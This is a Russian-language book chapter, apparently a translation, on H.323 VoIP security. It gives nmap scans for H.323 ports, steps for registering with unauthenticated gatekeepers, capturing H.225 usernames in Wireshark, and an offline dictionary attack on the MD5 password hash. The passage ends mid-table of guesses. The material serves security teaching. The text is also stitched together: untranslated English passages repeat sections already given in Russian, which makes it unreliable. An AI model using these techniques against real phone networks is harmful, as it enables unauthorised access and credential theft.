H.323, стандарт International Telecommunication Union - Telecommunication Standardization Sector (ITU-T), является очень распространенным протоколом сигнализации, используемым в VoIP-сетях. Как протокол сигнализации он применяется для регистрации, аутентификации и установления конечных точек в сети. Подобно SIP, H.323 обрабатывает сигнализацию и полагается на RTP для передачи медиа; RTP обсуждается в главе 4. Однако H.323 - это системная спецификация, состоящая из нескольких других протоколов ITU-T, включая H.225 (управляет регистрацией, допуском и состоянием), H.245 (управляющий протокол), H.450 (предлагает дополнительные сервисы), H.235 (предоставляет сервисы безопасности как для сигнализации, так и для медиаканалов), H.239 (предлагает двойную потоковую передачу) и H.460 (позволяет проходить через межсетевые экраны). Многие развертывания VoIP используют H.323, потому что он может лучше интегрироваться с существующими PBX-системами и обеспечивает более высокую надежность, чем SIP. Дополнительные сведения о стандарте H.323 см. на <http://www.itu.int/rec/T-REC-H.323-200606-I/en/>.

Эта глава посвящена безопасности H.323 применительно к VoIP. Основной акцент будет сделан на подпротоколах H.323, особенно на тех, которые управляют аутентификацией и авторизацией H.323 endpoints, например аппаратных телефонов. В главе также рассматриваются основы безопасности H.323 и атаки на H.323, включая аутентификацию, авторизацию и отказ в обслуживании (Denial of Service, DoS).

Основы безопасности H.323

Ключевые части VoIP-сети H.323 - конечные точки и устройства, включая gatekeepers, media proxies, gateways и border controllers. H.323 gatekeepers регистрируют и аутентифицируют H.323 endpoints. Они также хранят базу данных всех зарегистрированных H.323-клиентов в сети. H.323 gateways, с другой стороны, являются устройствами, которые маршрутизируют звонки от одного H.323 gatekeeper к другому, а Session Border Controllers помогают VoIP-сетям взаимодействовать через сетевые межсетевые экраны. Дополнительные сведения о каждом из этих устройств см. в главе 1.

Ниже приведены основные аспекты безопасности H.323, которые будут обсуждаться в этом разделе:

- перечисление (идентификация H.323-устройств);
- аутентификация (H.225);
- авторизация (E.164 alias).

Перечисление

Эффективный способ перечислить определенный тип устройств в сети - выполнить сканирование портов. Например, веб-сервер можно перечислить по наличию порта 80.

В таблице 3-1 перечислены возможные порты, на которых может слушать H.323 endpoint или устройство. Хотя некоторые порты являются статическими, например TCP-порты 1718, 1719 и 1720, многие таковыми не являются. После инициализации сеанса H.323 часто требует динамический набор портов между H.323 endpoint и gatekeeper. Порты могут находиться где угодно в диапазоне

от TCP 1024 до 65535, что является важной причиной, по которой команды, отвечающие за межсетевые экраны, не любят VoIP. VoIP и межсетевые экраны будут обсуждаться в главе 9.

Таблица 3-1: Порты H.323.

Порт	Описание	Статический или динамический
80	HTTP-управление	Статический
1718	Обнаружение gatekeeper	Статический
1719	Gatekeeper RAS	Статический
1720	Установление H.323-звонка	Статический
1731	Управление аудио	Статический
1024-65535	H.245	Динамический
1024, 1026, ..., 65534 (четные)	RTP (аудио/видео)	Динамический
RTP port + 1 (нечетный)	RTCP (управление)	Динамический

Выполните следующее упражнение, чтобы перечислить H.323-устройства в сети.

1. Загрузите Nmap с <http://insecure.org/nmap/>.
2. Введите nmap.exe в командной строке, чтобы получить синтаксис инструмента.
3. Введите следующее в командной строке, чтобы перечислить H.323 endpoints и gatekeepers:

```
nmap.exe -sT -p 1718,1719,1720,1731 IP Address Range
```

Для сети класса В в сети 172.16.0.0 введите следующее:

```
nmap.exe -sT -p 1718,1719,1720,1731 172.16.0.0/16
```

Все IP-адреса, для которых в столбце STATE показано open, вероятно, являются H.323-устройствами. См. рисунок 3-1 с примером, где 172.16.1.107, похоже, является H.323-устройством.

and gatekeepers:

```
nmap.exe -sT -p 1718,1719,1720,1731 IP Address Range
```

For a class B network on 172.16.0.0 network, type the following:

```
nmap.exe -sT -p 1718,1719,1720,1731 172.16.0.0/16
```

All IP addresses that show *open* in the STATE column are probably H.323 devices. See Figure 3-1 for an example in which 172.16.1.107 seems to be an H.323 device.




Рисунок 3-1: Перечисление H.323-сущностей.

После того как H.323-устройство, например gatekeeper, найдено в сети, H.323 endpoint может зарегистрироваться на нем. Часто корпоративные развертывания H.323 не требуют аутентификации для регистрации H.225; следовательно, атакующий может просто загрузить выбранный H.323 endpoint и зарегистрироваться у gatekeeper. После того как H.323 endpoint регистрируется у gatekeeper, можно перечислить всю доступную H.323-информацию, например другие endpoints в сети. Это позволяет любому анонимному, неавторизованному пользователю найти все H.323-сущности в сети, включая E.164 aliases для атак подмены, обсуждаемых далее в этой главе.

Выполните следующее упражнение, чтобы зарегистрироваться у H.323 gatekeeper.

1. Загрузите PowerPlay (<http://www.bnisolutions.com/products/powerplay/ipcontact.html>) или ваш любимый H.323-клиент.
2. Откройте PowerPlay, выбрав **Start > Programs > PowerPlay > PowerPlay Control Panel**.
3. Выберите вкладку **Gatekeeper**.
4. В середине экрана есть текстовое поле с двумя вариантами: один предназначен для автоматического обнаружения H.323 gatekeepers, другой - для статической настройки адреса gatekeeper. Введите IP-адрес любого узла, у которого по результатам сканирования портов был

открыт порт 1719. Либо выберите **Automatic Discovery**, и PowerPlay найдет H.323 gatekeepers автоматически.

5. После ввода gatekeeper в текстовое поле нажмите **OK**. Значок PowerPlay на панели задач станет зеленым после регистрации у gatekeeper, при условии что аутентификация не включена, что обычно и бывает.

Готово! Теперь вы перечислили H.323 gatekeepers в сети и успешно зарегистрировали H.323-клиент. На этом этапе можно выполнять голосовые звонки другим H.323-клиентам. Кроме того, теперь может происходить перечисление VoIP-сети, предоставляя вам E.164 aliases и телефонные номера.

Если H.323 gatekeeper в сети требует аутентификации, рассмотрите использование Ekiga (<http://ekiga.org/>), альтернативного H.323-клиента с поддержкой аутентификации. Выполните следующее упражнение, чтобы зарегистрироваться у H.323 gatekeeper, требующего аутентификации.

1. Загрузите и установите Ekiga с <http://ekiga.org/>.
2. Откройте Ekiga, выбрав **Start > Programs > Ekiga > Ekiga**.
3. Выберите **Edit > Accounts > Add**.
4. Введите следующую информацию:
 1. Account Name: Account Name
 2. Protocol: H. 323
 3. Gatekeeper: IP-адрес gatekeeper, найденного при сканировании портов
 4. User: имя пользователя для учетной записи
 5. Password: пароль для учетной записи

Аутентификация

H.323 endpoints могут использовать три разных метода аутентификации: symmetric encryption, password hashing и public key.

Симметричное шифрование

Симметричное шифрование использует общий секрет между H.323 endpoint и gatekeeper. У каждого endpoint заранее настроен GeneralID, который вместе с GeneralID получателя, временной меткой и случайным числом кодируется секретным ключом, производным от общего секрета. Затем этот CryptoToken отправляется аутентифицирующему устройству. Аутентифицирующее устройство выполняет ту же функцию и проверяет, совпадают ли элементы, чтобы определить, успешна ли регистрация.

Хеширование пароля

Второй метод аутентификации - хеширование пароля. H.323 endpoints используют имя пользователя (H.323 ID или GeneralID) и пароль через H.225 для H.323-устройств, таких как media gateway или media proxy. Чтобы защитить пароль endpoint, он не отправляется по сети открытым текстом. Пароль хешируется с использованием алгоритма хеширования MD5. Однако, поскольку создание MD5-хеша только от пароля сделало бы метод аутентификации уязвимым для атаки повторного воспроизведения, пароль объединяется с именем пользователя (H.323 ID или GeneralID) и временной меткой NTP, чтобы сделать хеш уникальным для каждого запроса аутентификации.

Временная метка, имя пользователя и пароль по отдельности кодируются ASN.1, а затем объединяются для создания ASN.1-буфера. Затем ASN.1-буфер хешируется с использованием MD5 и отправляется gatekeeper.

Примечание. ASN.1 (Abstract Syntax Notation One) - набор правил кодирования, которые преобразуют данные в стандартный формат для последующей абстракции. Данные, закодированные ASN.1, могут быть декодированы любой сущностью с поддержкой ASN.1, то есть любыми H.323 endpoints, gateways и gatekeepers. H.323 использует ASN.1 и PER (Packed Encoding Rules), чтобы уменьшить размер пакетов для сетей с низкой пропускной способностью и/или оптимальной пропускной способности.

После того как у gatekeeper есть MD5-хеш, он может выполнить ту же функцию, что и H.323 endpoint, чтобы убедиться, что у endpoint правильный пароль. Gatekeeper выполняет то же упражнение хеширования, используя закодированные ASN.1 имя пользователя, пароль и временную метку от NTP-сервера, чтобы проверить, совпадают ли оба хеша. Если совпадают, gatekeeper знает, что H.323 endpoint использовал правильный пароль. Если хеши не совпадают, gatekeeper знает, что пароль, использованный endpoint, неверен, и поэтому endpoint не аутентифицирован. Рисунок 3-2 иллюстрирует процесс аутентификации с H.225.

На рисунке 3-2 показан пример процесса аутентификации между H.323 endpoint и authenticator, например gatekeeper. Шаги следующие:

1. H.323 endpoint запрашивает аутентификацию.
2. Обе сущности получают временную метку от NTP-сервера, основанную на времени, прошедшем в секундах с 1 января 1970 года.
3. Endpoint кодирует свои значения username, password и NTP по отдельности с помощью ASN.1, а затем создает ASN.1 buffer.
4. ASN.1 buffer используется для создания MD5-хеша, обозначенного в пакете как cryptoEPPwdHash, который затем отправляется gatekeeper.




Рисунок 3-2: Процесс аутентификации H.323.

5. Gatekeeper, который уже знает имя пользователя и пароль, получает информацию временной метки от NTP-сервера, чтобы выполнить то же упражнение. Если MD5-хеш, созданный gatekeeper, совпадает с MD5-хешем, который H.323 endpoint отправил по сети, gatekeeper знает, что пароль правильный, и затем может аутентифицировать endpoint.

Из всех методов аутентификации хеширование пароля, похоже, является самым распространенным, но оно также уязвимо для нескольких атак, как обсуждается в разделе "Атаки на безопасность H.323" на странице 55.

Публичный ключ

Последний метод аутентификации - публичный ключ. Эта модель использует сертификаты вместо общих секретов, расположенных на концах процесса H.323-аутентификации. Этот метод является самым безопасным для аутентификации, но он также самый громоздкий из-за использования сертификатов на каждом endpoint VoIP-сети.

Авторизация

H.323 endpoints используют E.164 alias для идентификации. E.164 alias - международная система номеров, состоящая из кода страны (country code, CC), необязательного national destination code (NDC) и subscriber number (SN). E.164 alias может иметь длину до 15 числовых значений и задаваться динамически gatekeeper или локально самим endpoint.

E.164 alias обычно используется как основной идентификатор для H.323 endpoints. Alias также полезен для безопасности, поскольку aliases можно группировать для разных привилегий звонков. Например, одному конкретному набору E.164 aliases можно разрешить регистрироваться у gatekeepers и совершать звонки куда угодно, например aliases, начинающиеся с 510, тогда как другой группе E.164 aliases может быть разрешено регистрироваться и набирать внутренние номера, например aliases, начинающиеся с 605.

Еще один набор aliases может иметь возможность звонить на executive conference bridges, например aliases, начинающиеся с 415. На рисунке 3-3 показано, как E.164 aliases можно использовать для управления процедурами dial-out H.323 endpoints.

control dial-out procedures by H.323 endpoints.




Рисунок 3-3: E.164 alias для средств управления безопасностью.

На рисунке 3-3 показан пример процесса авторизации между gatekeepers, которые разрешают доступ к определенным типам функций на основе E.164 alias. Gatekeeper разрешает исходящие международные звонки только группе A, неограниченные внутренние звонки группе B и звонки на executive conference bridge группе C.

Примечание. Когда речь идет о безопасности, E.164 aliases можно считать похожими на MAC-адрес на Ethernet-картах. Фильтрация MAC-адресов часто используется на Ethernet-коммутаторах, чтобы ограничить доступ к определенным частям сети. Хотя E.164 alias не является эквивалентом MAC-адреса, поскольку у endpoints все равно есть собственные Ethernet MAC-адреса, E.164 alias используется как доверенный идентификатор для H.323 endpoints.

Атаки на безопасность H.323

H.323 endpoints используют H.225 Registration Admission Status (RAS) для многих элементов безопасности, включая функции аутентификации и регистрации. Службы RAS позволяют endpoints, gatekeepers и gateways обмениваться сообщениями друг с другом, чтобы убедиться, что каждое устройство зарегистрировано, может корректно разговаривать и все еще активно. Такие элементы, как регистрационная связность, изменения bandwidth, активный/неактивный статус и un-registrations между endpoint/gatekeepers, происходят с использованием RAS.

С точки зрения безопасности RAS обрабатывает ключевые компоненты для H.323-сетей. Например, когда H.323 endpoint подключен к сети, он должен использовать функцию регистрации RAS, чтобы взаимодействовать в VoIP-среде. Если endpoint не может зарегистрироваться или не может зарегистрироваться через RAS, endpoint просто отсутствует. RAS также обрабатывает аутентификацию для H.323. После регистрации endpoint имя пользователя/пароль endpoint подтверждается у gatekeeper и от gatekeeper. После того как в H.323 VoIP-сетях через RAS произошли регистрация и аутентификация, endpoints могут начинать совершать или принимать телефонные звонки. До реализации служб RAS ни то ни другое не может произойти.

Процесс регистрации (аутентификации) H.225 действительно защищает пароль от распространенных sniffing-атак, потому что не отправляет пароль по сети открытым текстом. К сожалению, H.225 все еще уязвим для многих атак безопасности. Атаки, которые будут обсуждаться:

- перечисление имен пользователей (H.323 ID);
- извлечение пароля H.323 (офлайн-словарная атака);
- replay-атака на H.225-аутентификацию;
- подмена H.323 endpoint (E.164 alias);
- перечисление E.164 alias;
- E.164 hopping-атаки;
- Denial of Service через NTP;
- Denial of Service через UDP (H.225 registration reject);
- Denial of Service через H.225 nonStandardMessage;
- Denial of Service через Host Unreachable packets.

Перечисление имен пользователей (H.323 ID)

Когда между gatekeeper и H.323 endpoint требуется аутентификация, H.323 endpoint отправляет свое имя пользователя и пароль аутентифицирующему устройству, как отмечено в архитектуре, описанной на рисунке 3-2. Чтобы захватить имя пользователя, используемое H.323 endpoint, атакующий может просто прослушивать сеть и захватить имя пользователя открытым текстом. Коммутируемая сеть дает мало защиты, поскольку атакующий может выполнить man-in-the-middle-атаку и захватить все H.225-имена пользователей внутри локальной подсети.

После захвата имени пользователя атакующий может попытаться выполнить несколько атак, включая brute-force-атаки. Wireshark можно использовать как программу-сниффер для захвата имени пользователя, которое будет отмечено как H.323-ID в разделе H.225.0 RAS трассировки пакетов.

Выполните следующее упражнение, чтобы перехватить H.225-имя пользователя во время процесса аутентификации двух H.323-устройств.

1. Убедитесь, что H.323 gatekeeper включен в вашей лабораторной сети.
2. Откройте ваш любимый H.323-клиент.
3. Откройте Wireshark для сетевого sniffing, выбрав **Start > Programs > Wireshark > Wireshark**.
4. В строке меню выберите **Capture > Interfaces > Prepare**.
5. Выберите **Updates list of packets in real time**, затем выберите **Start**.
6. С H.323 endpoint подключитесь к H.323 gatekeeper с помощью Ekiga, введя его IP-адрес в соответствующем месте. Кроме того, убедитесь, что для H.225-аутентификации введены правильные имя пользователя и пароль. В нашем примере H.323 endpoint использует имя пользователя USER.
7. После того как H.323 endpoint подключится к H.323 gatekeeper, остановите sniffing в Wireshark.
8. В Wireshark прокрутите вниз и выберите пакет, у которого метка Protocol равна H.225.0, а описание Info - RAS: RegistrationRequest, как показано в строке номер 4950 на рисунке 3-4. (as shown in line number 4950 in Figure 3-4).




Рисунок 3-4: Wireshark и H.225-пакеты.

9. В разделе protocol details Wireshark, то есть в средней секции, раскройте следующее:

```
H.225.0 RAS > RasMessage: registrationRequest > registrationRequest > cryptoTokens > Item 0  
> Item: cryptoEPPwdHash > cryptoEPPwdHash > alias: H.323-ID > H323.ID: [USERNAME]
```

Запись с меткой H323.ID: [USERNAME] является именем пользователя H.323 endpoint, которое показано как USER открытым текстом, как видно на рисунке 3-5.

Figure 3-5.




Рисунок 3-5: H.225-имя пользователя открытым текстом.

Извлечение пароля H.323

Теперь, когда мы извлекли имя пользователя H.323 endpoint (H.323 ID), попробуем получить пароль.

Процесс аутентификации H.323 endpoints использует H.225, как показано на рисунке 3-2. Пароль кодируется ASN.1 вместе с именем пользователя (H.323 ID) и временной меткой, созданной из времени в секундах с 1 января 1970 года, чтобы создать закодированный ASN.1 buffer. Затем закодированный ASN.1 buffer используется для создания MD5-хеша, помеченного как cryptoEPPwdHash. Как упоминалось ранее, эта модель гарантирует, что пароль не отправляется по сети открытым текстом; однако модель не защищена от базовых офлайн brute-force-атак.

Следующее уравнение используется для создания MD5-пароля, используемого endpoint как аутентифицирующая сущность:

$$\text{MD5}(\text{ASN.1 Encoded: H.323 ID} + \text{Password} + \text{timestamp}) = \text{Hash}$$

Этот метод уязвим для офлайн-словарной атаки. Атакующий, прослушивающий сеть с использованием man-in-the-middle-атаки, может захватить два из трех элементов, необходимых для офлайн brute-force пароля. Более того, поскольку H.323 endpoints часто используют базовые пароли, например четырехзначное расширение аппаратного телефона или софтбокса, время, необходимое для получения пароля, минимально.

Чтобы выполнить офлайн-словарную атаку, атакующему нужно перехватить из сети имя пользователя, временную метку и получившийся MD5-хеш; все они проходят по сети открытым текстом. Обратите внимание на рисунке 3-6, что строка H.323-ID содержит имя пользователя (USER), строка timestamp содержит временную метку Nov 7, 2006 10:32:45.00000000, а строка hash содержит получившийся MD5-хеш: 1C8451595D9AC7B983350D268DB7F36E.

authenticating entity by the endpoint:

MD5(ASN.1 Encoded: H.323 ID + Password + timestamp) = Hash

This method is vulnerable to an offline dictionary attack. An attacker sniffing the network, using a man-in-the-middle attack, can capture two of the three items required to brute-force the password offline. Furthermore, because H.323 endpoints often use basic passwords, such as the four-digit extension of the hard phone or soft phone, the time required to gain the password is minimal.

In order to perform an offline dictionary attack, the attacker needs to sniff the username, timestamp, and resulting MD5 hash from the network, which all go over the network in cleartext. Note in Figure 3-6 that the H.323-ID row has the username (USER), the timestamp row has the timestamp Nov 7, 2006 10:32:45.00000000, and the hash row has the resulting MD5 hash: 1C8451595D9AC7B983350D268DB7F36E.




Рисунок 3-6: Захват пакета H.323-аутентификации.

На этом этапе атакующий может взять словарный список паролей и подставить каждый из них в уравнение вместе со всеми остальными элементами, которые были захвачены:

$MD5(ASN.1\text{-}encoded: H.323\text{-}ID + password + timestamp) = hash$

Для brute-force-атаки атакующий берет пароль из словарного файла вместе с именем пользователя (H.323 ID), временной меткой, а затем кодирует каждое значение по отдельности с помощью ASN.1. Затем ASN.1-encoded buffer хешируется с использованием функции MD5. Если MD5-хеш, который атакующий создал с пробным паролем, совпадает с MD5-хешем, захваченным в сети, атакующий знает, что он правильно угадал пароль. Если MD5-хеш неверен, атакующий вставляет в уравнение второй пароль, генерирует новый хеш и повторяет процесс, пока не создаст хеш, совпадающий с хешем, захваченным в сети. Мы также можем рассмотреть этот процесс на простом уравнении, например $5 + x = 8$. Люди могут brute-force-методом подставлять числа вместо x , пока не получат правильный ответ. Атакующий может начать с 1, что неверно, потому что получается 6; затем 2, что

неверно, потому что ответ 7; затем 3, что верно, потому что ответ 8. Атакующий определил brute-force-методом, что $x = 3$.

В отличие от онлайн brute-force-атаки, где у атакующего может быть только ограниченное количество попыток до блокировки или обнаружения в сети, атакующий может выполнять эту проверку неопределенно долго, офлайн на собственном РС, пока не взломает пароль. Более того, поскольку большинство аппаратных H.323-телефонов и софтверных содержат легко угадываемые пароли, это упражнение, вероятно, не займет слишком много времени.

Например, если атакующий подставит известные значения, перехваченные из сети в нашем примере выше, в предыдущее уравнение, единственным неизвестным будет пароль, как показано в новом уравнении:

$$\text{MD5}(\text{ASN.1 Encoded: USER} + \text{Password} + 1162895565) = 1\text{C}8451595\text{D}9\text{AC}7\text{B}983350\text{D}268\text{DB}7\text{F}36\text{E}$$

Теперь атакующий может пробовать пароли, пока не получит правильный хеш, который был перехвачен в сети.

Следующая демонстрация исследует эту пассивную словарную атаку на H.225-аутентификацию. Первый столбец показывает перехваченное имя пользователя, второй столбец - переменную, которая использует большой список словарных слов для brute-forcing, отмеченную жирным текстом в оригинале, третий столбец показывает перехваченную временную метку, а четвертый столбец показывает получившееся значение MD5-хеша. После того как вновь сгенерированное значение MD5-хеша совпадет с тем, что было перехвачено в сети и выделено жирным в последней строке оригинала, атакующий знает, что угадал правильный пароль, использованный H.323 endpoint.

Перехваченные (захваченные) сущности в сети:

- Username: USER
- Timestamp: 1162895565
- MD5 Hash: 1c8451595d9ac7b983350d268db7f36e

MD5 (ASN.1 Encoded: Username + Password + Timestamp) = Hash			
USER	+	test	+ 1162895565 + != 1C8451595D9AC7B983350D268DB7F36E
USER	+	Sonia	+ 1162895565 + != 1C8451595D9AC7B983350D268DB7F36E
USER	+	Raina	+ 1162895565 + != 1C8451595D9AC7B983350D268DB7F36E
USER	+	1108	+ 1162895565 + != 1C8451595D9AC7B983350D268DB7F36E
